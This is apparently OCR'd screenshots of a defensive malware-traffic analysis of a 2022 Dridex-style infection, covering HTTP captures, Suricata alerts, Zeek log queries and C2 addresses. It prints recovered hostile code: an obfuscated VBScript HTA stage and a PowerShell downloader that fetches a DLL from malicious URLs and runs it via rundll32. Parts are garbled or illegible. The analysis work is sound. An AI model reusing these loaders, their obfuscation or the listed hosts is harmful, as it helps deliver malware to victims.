
```
GET /counter/?00kjzVmIFdeb7U/ HTTP/1.1
Host: gamelives.com
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Tue, 08 Feb 2022 14:43:12 GMT
Content-Type: application/x-msdownload
Content-Length: 614400
Connection: Keep-Alive
Set-Cookie: [illegible]; expires=Tue, 08-Feb-2022 14:44:12 GMT; Max-Age=60; path=/
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Last-Modified: Tue, 08 Feb 2022 14:43:12 GMT
Expires: Tue, 08 Feb 2022 14:43:12 GMT
Content-Disposition: attachment; filename="[illegible].dll"
Content-Transfer-Encoding: binary

MZ..........................................................!..L.!This program cannot be run in DOS mode.
[illegible]
```



- From Hexdump
- Strip HTTP headers
- Strip HTTP headers
- Strings — Encoding: Single byte; Minimum length: 8; Match: Alphanumeric + punctu...; □ Display total

```
0000  47 45 54 20 2F 63 6F 75  6E 74 65 72 2F 33 4F 6B   GET /counter/3Ok
0016  6A 63 56 6D 43 50 64 6F  6B 54 47 2F 20 48 54 54   jcVmCPdokTG/ HTT
0032  50 2F 31 2E 31 0D 0A 48  6F 73 74 3A 20 67 6F 6E   P/1.1..Host: gon
0048  63 61 6C 76 65 73 2E 63  6F 6D 0D 0A 43 6F 6E 6E   calves.com..Conn
0064  65 63 74 69 6F 6E 3A 20  4B 65 65 70 2D 41 6C 69   ection: Keep-Ali
0080  76 65 0D 0A 0D 0A                                  ve....
0000  48 54 54 50 2F 31 2E 31  20 32 30 30 20 4F 4B 0D   HTTP/1.1 200 OK.
0016  0A 44 61 74 65 3A 20 54  75 65 2C 20 30 38 20 46   .Date: Tue, 08 F
0032  65 62 20 32 30 32 32 20  31 34 3A 34 33 3A 31 32   eb 2022 14:43:12
0048  20 47 4D 54 0D 0A 43 6F  6E 74 65 6E 74 2D 54 79    GMT..Content-Ty
0064  70 65 3A 20 61 70 70 6C  69 63 61 74 69 6F 6E 2F   pe: application/
0080  78 2D 6D 73 64 6F 77 6E  6C 6F 61 64 0D 0A 43 6F   x-msdownload..Co
0096  6E 74 65 6E 74 2D 4C 65  6E 67 74 68 3A 20 36 31   ntent-Length: 61
0112  34 34 30 30 0D 0A 43 6F  6E 6E 65 63 74 69 6F 6E   4400..Connection
0128  3A 20 6B 65 65 70 2D 61  6C 69 76 65 0D 0A 53 65   : keep-alive..Se
0144  74 2D 43 6F 6F 6B 69 65  3A 20 36 32 30 32 38 31   t-Cookie: 620281
0160  30 30 64 34 37 33 66 3D  31 36 34 34 33 33 31 33   00d473f=16443313
0176  39 32 3B 20 65 78 70 69  72 65 73 3D 54 75 65 2C   92; expires=Tue,
0192  20 30 38 2D 46 65 62 2D  32 30 32 32 20 31 34 3A    08-Feb-2022 14:
0208  34 34 3A 31 32 20 47 4D  54 3B 20 4D 61 78 2D 41   44:12 GMT; Max-A
0224  67 65 3D 36 30 3B 20 70  61 74 68 3D 2F 0D 0A 43   ge=60; path=/..C
0240  61 63 68 65 2D 43 6F 6E  74 72 6F 6C 3A 20 6E 6F   ache-Control: no
0256  2D 63 61 63 68 65 2C 20  6D 75 73 74 2D 72 65 76   -cache, must-rev
0272  61 6C 69 64 61 74 65 0D  0A 50 72 61 67 6D 61 3A   alidate..Pragma:
0288  20 6E 6F 2D 63 61 63 68  65 0D 0A 4C 61 73 74 2D    no-cache..Last-
0304  4D 6F 64 69 66 69 65 64  3A 20 54 75 65 2C 20 30   Modified: Tue, 0
0320  38 20 46 65 62 20 32 30  32 32 20 31 34 3A 34 33   8 Feb 2022 14:43
0336  3A 31 32 20 47 4D 54 0D  0A 45 78 70 69 72 65 73   :12 GMT..Expires
```


```
!This program cannot be run in DOS mode.
VVVVQVVVj
tQHt0Ht9Ht-Huk
HHtjHtHHt
YYuTWWh,f
.VVVVVG8SSj
DeactivateActCtx
ActivateActCtx
ReleaseActCtx
CreateActCtxW
GetSystemDefaultUILanguage
GetUserDefaultUILanguage
CCmdTarget
CWinThread
GetMonitorInfoA
GetMonitorInfoW
EnumDisplayDevicesW
EnumDisplayMonitors
MonitorFromPoint
MonitorFromRect
MonitorFromWindow
GetSystemMetrics
InitCommonControls
InitCommonControlsEx
HtmlHelpW
hhctrl.ocx
Exception thrown in destructor
```




Last 28 days

rule.name:"ET JA3 Hash - [Abuse.ch] Possible Dridex"

Timestamp	rule.name	event.severity_label	source.ip	source.port	destination.ip	destination.port	rule.gid	rule.uuid	rule.category	rule.rev
2022-02-08 20:10:32.271 +00:00	ET JA3 Hash - [Abuse.ch] Possible Dridex	low	10.2.8.101	50718	173.203.78.138	443	1	2028765	Unknown Traffic	2
2022-02-08 20:09:48.774 +00:00	ET JA3 Hash - [Abuse.ch] Possible Dridex	low	10.2.8.101	50687	43.229.206.214	8080	1	2028765	Unknown Traffic	2
2022-02-08 20:09:29.808 +00:00	ET JA3 Hash - [Abuse.ch] Possible Dridex	low	10.2.8.101	50647	43.229.206.214	8080	1	2028765	Unknown Traffic	2
2022-02-08 20:08:57.243 +00:00	ET JA3 Hash - [Abuse.ch] Possible Dridex	low	10.2.8.101	50594	138.197.64.211	8080	1	2028765	Unknown Traffic	2
2022-02-08 20:08:52.482 +00:00	ET JA3 Hash - [Abuse.ch] Possible Dridex	low	10.2.8.101	50592	43.229.206.214	8080	1	2028765	Unknown Traffic	2
2022-02-08 20:08:24.188 +00:00	ET JA3 Hash - [Abuse.ch] Possible Dridex	low	10.2.8.101	50514	138.197.64.211	8080	1	2028765	Unknown Traffic	2
2022-02-08 20:07:37.581 +00:00	ET JA3 Hash - [Abuse.ch] Possible Dridex	low	10.2.8.101	50505	43.229.206.214	8080	1	2028765	Unknown Traffic	2
2022-02-08 20:07:14.981 +00:00	ET JA3 Hash - [Abuse.ch] Possible Dridex	low	10.2.8.101	50431	138.197.64.211	8080	1	2028765	Unknown Traffic	2
2022-02-08 20:07:09.282 +00:00	ET JA3 Hash - [Abuse.ch] Possible Dridex	low	10.2.8.101	50429	43.229.206.214	8080	1	2028765	Unknown Traffic	2
2022-02-08 20:06:49.328 +00:00	ET JA3 Hash - [Abuse.ch] Possible Dridex	low	10.2.8.101	50354	138.197.64.211	8080	1	2028765	Unknown Traffic	2
2022-02-08 20:06:41.388 +00:00	ET JA3 Hash - [Abuse.ch] Possible Dridex	low	10.2.8.101	50352	43.229.206.214	8080	1	2028765	Unknown Traffic	2
2022-02-08 20:06:24.418 +00:00	ET JA3 Hash - [Abuse.ch] Possible Dridex	low	10.2.8.101	50298	43.229.206.214	8080	1	2028765	Unknown Traffic	2
2022-02-08 20:06:21.382 +00:00	ET JA3 Hash - [Abuse.ch] Possible Dridex	low	10.2.8.101	50288	138.197.64.211	8080	1	2028765	Unknown Traffic	2
2022-02-08 20:06:03.199 +00:00	ET JA3 Hash - [Abuse.ch] Possible Dridex	low	10.2.8.101	50265	43.229.206.214	8080	1	2028765	Unknown Traffic	2
2022-02-08 20:05:17.387 +00:00	ET JA3 Hash - [Abuse.ch] Possible Dridex	low	10.2.8.101	50239	43.229.206.214	8080	1	2028765	Unknown Traffic	2
2022-02-08 20:04:44.954 +00:00	ET JA3 Hash - [Abuse.ch] Possible Dridex	low	10.2.8.101	50217	43.229.206.214	8080	1	2028765	Unknown Traffic	2
2022-02-08 20:04:27.954 +00:00	ET JA3 Hash - [Abuse.ch] Possible Dridex	low	10.2.8.101	50147	138.197.64.211	8080	1	2028765	Unknown Traffic	2
2022-02-08 20:04:18.521 +00:00	ET JA3 Hash - [Abuse.ch] Possible Dridex	low	10.2.8.101	50144	43.229.206.214	8080	1	2028765	Unknown Traffic	2




Count	destination.ip
18	43.229.206.214
17	103.42.57.37
16	138.197.64.211
9	177.39.156.177
4	173.203.79.138
4	180.250.21.2
3	45.71.155.120
3	93.104.208.77
2	120.199.192.135
2	160.157.250.14
2	202.29.237.114
1	139.196.72.255
1	142.93.76.76



`* | groupby event.module event.dataset`


Count	event.module	event.dataset
3,178	zeek	conn
1,866	zeek	dns
836	zeek	file
559	zeek	ssl
367	zeek	x509
266	zeek	smtp
134	zeek	weird
107	suricata	alert
40	zeek	notice
22	zeek	dce_rpc
7	zeek	smb_files
5	zeek	http
5	zeek	kerberos
4	zeek	smb_mapping
1	zeek	pe



`* AND event.dataset: "kerberos" | groupby event.dataset "kerberos.client" "kerberos.service" "kerberos.request_type"`

2022/01/23 05:53:06 PM - 2022/02/16 05:53:06 PM

Count	event.dataset	kerberos.client	kerberos.service	kerberos.request_type
1	kerberos	DESKTOP-CLIENT1$/NOREALDOMAIN.COM	ldap/norealdomain-dc.norealdomain.com	TGS
1	kerberos	rufus.ingram/NOREALDOMAIN.COM	ldap/norealdomain-dc.norealdomain.com	TGS




```
* AND event.dataset: "http" | groupby event.dataset "http.virtual_host"
```


2022/01/23 05:53:16 PM

Fetch Limit: 50


	Count	event.dataset	http.virtual_host
⚠	2	http	91.240.118.172
⚠	1	http	crt.sectigo.com
⚠	1	http	goncalves.com
⚠	1	http	mkdevcorp.com



```
GET /ss/ss.png HTTP/1.1
Host: 91.240.118.172
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: nginx/1.20.2
Date: Tue, 08 Feb 2022 14:41:16 GMT
Content-Type: image/png
Content-Length: 3247
Connection: keep-alive
Last-Modified: Tue, 08 Feb 2022 07:07:11 GMT
ETag: "[illegible]"
Accept-Ranges: bytes

$path = "C:[Jm]:\[Jm]Prog[Jm]ram[Jm]Data\[illegible]Oleesed.[Jm]dl[Jm]l".replace('[Jm]','');
$url1 = 'http://mkdevcorp.com/cgi/[illegible]/';
$url2 = 'http://goncalves.com/counter/[illegible]/';
$url3 = 'http://[illegible].com/cln-images/[illegible]/';
$url4 = 'http://[illegible].com/Bryce/[illegible]/';
$url5 = 'http://[illegible]productions.com/[illegible]/';
$url6 = 'http://[illegible].com/[illegible]/';
$url7 = 'http://[illegible].com/cgi/[illegible]/';
$url8 = 'http://[illegible].com/cgi/[illegible]/';
$url9 = 'http://[illegible].com/cgi/[illegible]/';
$url10 = 'http://[illegible].com/cgi/[illegible]/';
$url11 = 'http://[illegible].com/cgi/[illegible]/';
$url12 = 'http://[illegible].com/cln-images/[illegible]/';
$url13 = 'http://[illegible].com/cln-images/[illegible]/';

$web = New-Object net.webclient;
$urls = "$url1,$url2,$url3,$url4,$url5,$url6,$url7,$url8,$url9,$url10,$url11,$url12,$url13".split(",");
foreach ($url in $urls) {
   try {
       $web.DownloadFile($url, $path);
       if ((Get-Item $path).Length -ge 30000) {
           [Diagnostics.Process]
}
           break;
       }
   }
   catch{}
}
Sleep -s 3;cmd /c C:\Windows\SysWow64\rundll32.exe 'C:\ProgramData\Oleesed.dll',[illegible];
```



```
GET /ss/hh.html HTTP/1.1
Accept: */*
Accept-Language: en-US
UA-CPU: AMD64
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E)
Host: 91.240.118.172
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: nginx/1.20.2
Date: Tue, 08 Feb 2022 14:41:29 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive

788
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
  <head>
    <meta content="text/html; charset=utf-8" http-equiv="Content-Type" />
    <script language="VBScript">
      Window.ResizeTo 0, 0
      Window.MoveTo -4000, -4000
 :

CX = " $c1='ad[illegible]://91.240.118.172/ss/ss.png'")'.replace('[illegible]', '');"
AE = " $c4='[illegible]'.replace('[illegible]', '');"
CM = " $c3='[illegible]'.replace('[illegible]', '');"
BH = "I E X $(C3,$C4,$C1 -Join '')|I E X" + " "
DA = "$JI=($c1,$c2,$c3 -Join '');"

[illegible] = AE + CM + CX + DA + BH

WS
= Chr(87) & Chr(83) + "cr" + StrReverse(".tpi") + Chr(83) & Chr(104) + "ell"

set [illegible] = CreateObject(WS)

[illegible] = Chr(Chr(48) & Chr(48) & Chr(56)) & Chr(Chr(48) & Chr(49) & Chr(49))+Chr(Chr(48) & Chr(48) & Chr(57)) & Chr(101)+Chr(114) & Chr(115) & Chr(104)+Chr(101) & Chr(108)+Chr(108) & Chr(32)

[illegible].Run [illegible] + [illegible], Chr(48)


. Close
```



Total Found: 41

* AND event.dataset: "notice" | groupby event.module event.dataset "notice.note" "notice.message" notice.sub_message

Specify a hunting query in Onion Query Language (OQL)


2022/01/23 05:53:16 PM - 2022/02/16 05:53:16 PM

Choose the timespan to search, or click the calendar icon to switch to relative time

event.dataset: "notice" | Group: event.module | Group: event.dataset | Group: "notice.note" | Group: "notice.message" | Group: notice.sub_message

Fetch Limit: 50 | Filter Results

Count	event.module	event.dataset	notice.note	notice.message	notice.sub_message
16	zeek	notice	SSL::Invalid_Server_Cert	SSL certificate validation failed with (self signed certificate)	CN=example.com,OU=IT Department,O=Global Security,L=London,ST=London,C=GB
4	zeek	notice	SSL::Invalid_Server_Cert	SSL certificate validation failed with (self signed certificate)	emailAddress=info@plesk.com,CN=Plesk,O=Plesk,L=Schaffhausen,C=CH
